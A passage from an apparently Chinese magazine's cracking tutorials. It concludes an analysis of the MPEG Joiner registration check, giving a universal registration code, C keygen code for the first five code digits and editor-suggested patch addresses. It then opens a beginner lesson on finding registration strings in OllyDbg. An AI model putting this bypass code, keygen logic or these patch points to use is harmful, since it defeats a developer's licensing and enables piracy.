


图9

四、万能注册码归纳

算法总结到这里基本已经结束了，但是在00403EF4处有一个可疑的跳转指令**jnz short 00403F3E**。我们来看看究竟吧。当我们填写的注册码第一位不正确时程序并不是跳到注册失败而是先到这里，如图10。

```
00403F3E  >  807C24 19 39  cmp   byte ptr [esp+19], 39   //判断注册码第一位是不是9
00403F43     0F85 85000000 jnz   00403FCE                //不是则跳到注册失败
......
```

如果上述判断结果为否则跳到00403FCE注册失败，如果上述判断结果为真，则继续向下运行，来到如下处我们不难总结出一组万能注册码。

```
00403F7C    68 B8AE4200    push   0042AEB8         //注册成功：registration has succeeded!
```

注册名必须大于等于2位，可以是任意字符，只要注册码前八位为93013147即可注册成功！

五、关于注册机

下面简单说说注册机的编写吧。我习惯用C语言来做算法编程，因为C的运算功能比较全面。先定义注册名字符串为name，定义注册码字符串为code。注册码的前四位算法可以归纳为：

```
code[0]=(name[0]|0x44)%0xA;
code[1]=(name[1]|0x43)%0xA;
code[2]=(name[0]|0x43)%0xA;
code[3]=(name[1]|0x44)%0xA;
```

第五位就得用个循环了，因为要逐位累加注册名嘛。

```
int len,i,eax;
len=strlen(name);
for(i=0;i<len;i++)
{
eax+=name[i];
}
code[4]=eax%0xA;
```

好了，到此，整个破解过程及算法我们就已经全部明了了。

（文章中涉及到的工具MPEG Joiner、PEiD 0.94、OllyICE已经收录于光盘中）




图10

秦妮点评：

由于该软件没有加壳保护，因此爆破难度不是很大。但能做到将算法分析归纳出来也十分难得。破解过程比较流畅，算法分析基本到位，可以看出rickey同学对阅读反汇编代码有一定功力。应注意的地方是该软件的爆破点位置不正确，当第一位注册码比较失败后程序就进入万能注册码比较了。因此爆破点有两组选择：1.修改00403EF4、00403F05、00403F16、00403F27和00403F3C。2.修改万能注册码比较处00403F43、00403F4E、00403F55、00403F5F、00403F64、00403F6A、00403F71、00403F76同时还应考虑功能限制爆破点。在总结出注册名关联算法后能继续归纳出万能密码，可见rickey同学的细心和耐力，这也是破解者应有的素质。建议在阅读反汇编代码过程中，先对代码分块化，再分析各块功能。这样可以使软件注册流程更加清晰明了。另外，最近在破解一些国外软件时发现很多程序的注册流程与这个软件惊人的类似：算法注册＋万能注册码。因此猜测大概是国外比较流行这种注册模块，软件编写者直接调用了网上开源的算法模块。这对软件的编写降低了难度，同时也降低了一类软件的破解难度。

从零开始学破解之（二）
——初探暴力破解

文章难易度：★★

文章闪光点：如何找到关键线索信息，如何修改可以达到你的目的，常见的几种修改方法

Talent Feng

前言

在上一期文章中我们对软件破解的基础知识作了一个简单的介绍，并暴力破解了一个软件。但是在文章的最后我们留下了两个疑问：1.要修改什么地方的代码？怎么找到那个地方？2.确定了修改的位置要怎样去修改？

这是困扰初学者最大的两个问题，因为软件一旦经过调试器的编译就会产生成千上万行的汇编代码，要在这些代码的海洋里确定“要修改的位置”就好比大海里捞针。所以就必须有一定的方法去找到这枚“针”。如果我们经过千辛万苦找到了要进行修改的位置，又会遇到另一个问题：如何去修改呢？如何修改才能达到效果呢？这样修改合适吗？就让我们带着这些问题来继续第二堂课的学习吧！




图1

准备知识

简单的汇编命令、JZ/JE相等则跳转、JNE/JNZ不相等则跳转、JMP无条件跳转。

第一部分：怎样确定修改的位置

要在代码的海洋中去定位一句代码进而去修改它，是一件很困难的事。所以就必须找到一定的线索，以便我们可以顺藤摸瓜的找到需要寻找的东西。现在的关键问题就在于什么样的信息可以当作线索？如何去寻找这个线索？

1.什么样的信息可以当作线索？

在注册软件时，如果失败一般会弹出一些类似于“注册失败”，“注册码错误”，“无效的注册码”的提示信息，注册成功的话则有“注册成功”，“注册码正确，感谢使用”这样的成功提示。显然它们都可以作为我们追踪软件注册流程的线索，这里将它们归纳为“注册提示信息”。如果找不到这些经典又明显的字眼，我们也可以把注意力转到其它的可疑点。如未注册标识，过期警告，次数标识，NAG对话框等等。




图2

2.如何去寻找这个线索？

将任意一个软件用OD载入，我们有两种方法可以找到这些线索。第一种是在反汇编窗口中单击鼠标右键，在弹出的菜单中，选择“查找”再点击“所有参考文本字串”（图1）。第二种方法是利用OD的插件（新版本的OD都会自带这个插件的）。依然在反汇编窗口中单击鼠标右键，在弹出的菜单中，选择“Ultra String Reference”或是“超级字符串参考”，再点击“Find ASCII”（图2）。

建议使用第2种方法，当选择完后，OD会来到一个新的窗口（图3）。这里会显示所有找到的字符串，当然“注册提示信息”这些宝贵的线索也一目了然。

找到了线索，那么这一节的主要问题“确定修改的位置”也就可以解决了。本文我采取先实践后总结的方法来给大家解答这个问题。

